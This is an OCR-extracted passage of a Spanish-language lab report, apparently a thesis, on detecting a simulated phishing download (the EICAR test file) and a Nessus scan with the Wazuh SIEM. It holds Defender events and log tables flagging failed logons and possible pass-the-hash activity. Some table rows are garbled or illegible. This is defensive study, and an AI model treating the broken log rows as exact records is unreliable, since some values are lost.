


Figura 61

Detección de la descarga del archivo malicioso en el SIEM Wazuh





Figura 62

Bloqueo al archivo malicioso por parte de Windows Defender




Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 1116: Windows Defender:** Antimalware platform detected potentially unwanted software () ID de Evento: 1116, Microsoft Defender Antivirus detectó malware (Virus:DOS/EICAR_Test_File) en el equipo MV-Win-Srv-19. La amenaza fue encontrada en la ruta del archivo C:\Users\Administrator\Downloads\Unconfirmed 365367.crdownload con un nivel de severidad clasificado como "Grave". La detección se originó a partir de la protección en tiempo real mediante el proceso C:\Windows\explorer.exe. La detección de malware ocurrió el 21 de abril de 2025 a las 02:23:52.573 (UTC) y fue asignado el ID

de detección F1492ACE-FA0E-4BA2-9487-6B1953427D28. Las versiones del motor antivirus en ese momento eran AM: 1.1.25030.1 y NIS: 1.1.25030.1, y la versión de inteligencia de seguridad era AV: 1.427.351.0. El evento fue clasificado como una ADVERTENCIA y la acción tomada fue suspender. La alerta activó una respuesta alineada con varios estándares de cumplimiento como PCI DSS, HIPAA y NIST 800-53.

Figura 63

Detección del Event ID 1116 en la SIEM Wazuh



- **Event ID 1117: Windows Defender:** Antimalware platform detected potentially unwanted software (), El Event ID 1117, registrado el 21 de abril de 2025 a las 02:23:59 UTC, indica que Microsoft Defender Antivirus en el agente MV-Win-Srv-19 (IP: 172.16.16.24) tomó acción para proteger el sistema contra una amenaza clasificada como Virus:DOS/EICAR_Test_File. La amenaza fue detectada por la protección en tiempo real y su origen fue la máquina local. Los archivos maliciosos se

encontraban en la ruta C:\Users\Administrator\Downloads, específicamente Unconfirmed 256061.crdownload y Unconfirmed 365367.crdownload. La acción ejecutada fue "Quarantine", realizada por el usuario del sistema NT AUTHORITY\SYSTEM, con resultado exitoso (código de error 0x00000000). La severidad del evento fue Severe, la categoría Virus, y no se requirieron acciones adicionales. Se usaron las versiones de inteligencia de seguridad AV: 1.427.351.0 y del motor AM: 1.1.25030.1.. Adicional fue enviado a cuarentena por Microsoft Defender Antivirus.

Figura 64

Detección del Event ID 1117 en la SIEM Wazuh




Figura 65

Detección del Event ID 1117 en la SIEM Wazuh

A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre al realizar un ataque de Phishing:

Tabla 14

Casos encontrados de acuerdo al framework Mitre del ataque de Phishing

Fecha y Hora	Event ID	Fuente	Descripción	Archivo	Action
Apr 20, 2025 @ 21:23:59.989	1117	Microsoft-Windows-Windows Defender	Windows Defender: Antimalware platform performed an action to protect you from potentially unwanted software	**Virus:DOS/EICAR_Test_File**	**Cuarentena**
Apr 20, 2025 @ 21:23:54.431	1116	Microsoft-Windows-Windows Defender	Windows Defender: Antimalware platform performed an action to protect you from potentially unwanted software	**Virus:DOS/EICAR_Test_File**	**Suspended**
Apr 20, 2025 @ 21:23:54.430	1116	Microsoft-Windows-Windows Defender	Windows Defender: Antimalware platform performed an action to protect you from potentially unwanted software	**Virus:DOS/EICAR_Test_File**	**Suspended**

3.6.1.4. Ataque Escaneo Dinámico con Nessus. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 15

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.102	LAPTOP-O0P7VGRI	Windows
Máquina Objetivo	172.16.16.24	MV-Win-Srv-19	Windows Server 2019

Como se realizó con anterioridad se hace uso de Nessus anteriormente configurado y se ejecuta el escaneo dinámico y luego se valida los eventos detectados en el SIEM Wazuh.

Figura 66

Ejecución de ataques desde Nessus




Figura 67

Visualización de vulnerabilidades encontradas en Nessus






Figura 68


Visualización de logs de los eventos detectados en el SIEM Wazuh






@ 21:50:08.063				connection.	onal	
Apr 20, 2025 @ 21:50:06.814	4634	172.16.16.24	-	Windows User Logoff	Security	-
Apr 20, 2025 @ 21:50:06.779	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:50:06.764	4634	172.16.16.24	-	Windows User Logoff	Security	-
Apr 20, 2025 @ 21:50:06.732	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:50:06.717	4634	172.16.16.24	-	Windows User Logoff	Security	-
Apr 20, 2025 @ 21:50:06.694	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:50:06.690	4634	172.16.16.24	-	Windows User Logoff	Security	-
Apr 20, 2025 @ 21:50:01.487	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:49:57.292	13	172.16.16.24	-	Sysmon - Event 13: RegistryEvent (Value Set).	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:49:57.254	11	172.16.16.24	-	Sysmon - Event 11: FileCreate.	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:49:55.298	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-


21:49:57.254						
Apr 20, 2025 @ 21:49:55.298	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:49:55.296	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:49:49.087	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:49:49.086	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:49:42.892	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:49:42.890	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:49:41.845	4634	172.16.16.24	-	Windows User Logoff	Security	-
Apr 20, 2025 @ 21:49:36.172	13	172.16.16.24	-	Sysmon - Event 13: RegistryEvent (Value Set).	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:49:35.804	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:49:30.439	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:49:30.437	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:49:24.254	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:49:24.252	4776	172.16.16.24	-	Windows audit failure event	Security	-



Apr 20, 2025 @ 21:49:16.665						
Apr 2[illegible] @ 21:49[illegible]	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:49:08.229	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:49:08.051	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:49:01.930	13	172.16.16.24	-	Sysmon - Event 13: RegistryEvent (Value Set).	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:48:58.623	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:48:58.623	4625	172.16.16.24	172.16.16.102	Multiple Windows Logon Failures	Security	-
Apr 20, 2025 @ 21:48:57.248	11	172.16.16.24	-	Sysmon - Event 11: FileCreate.	Microsoft-Windows-Sysmon/Operational	-
Apr 20, 2025 @ 21:48:52.551	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:48:52.550	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:48:49.614	4634	172.16.16.24	-	Windows User Logoff	Security	-
Apr 20, 2025 @ 21:48:43.432	4624	172.16.16.24	172.16.16.102	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.	Security	-
Apr 20, 2025 @ 21:48:37.220	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-



Apr 20, 2025 @ 21:48:31.033	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:48:31.031	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:48:29.513	3	172.16.16.24	-	Sysmon - Event 3: Network connection.	Microsoft-Windows-Sysmon/Operational	224.0.0.251
Apr 20, 2025 @ 21:48:25.824	4625	172.16.16.24	172.16.16.102	Logon Failure - Unknown user or bad password	Security	-
Apr 20, 2025 @ 21:48:25.821	4776	172.16.16.24	-	Windows audit failure event	Security	-
Apr 20, 2025 @ 21:48:24.405	4634	172.16.16.24	-	Windows User Logoff	Security	-
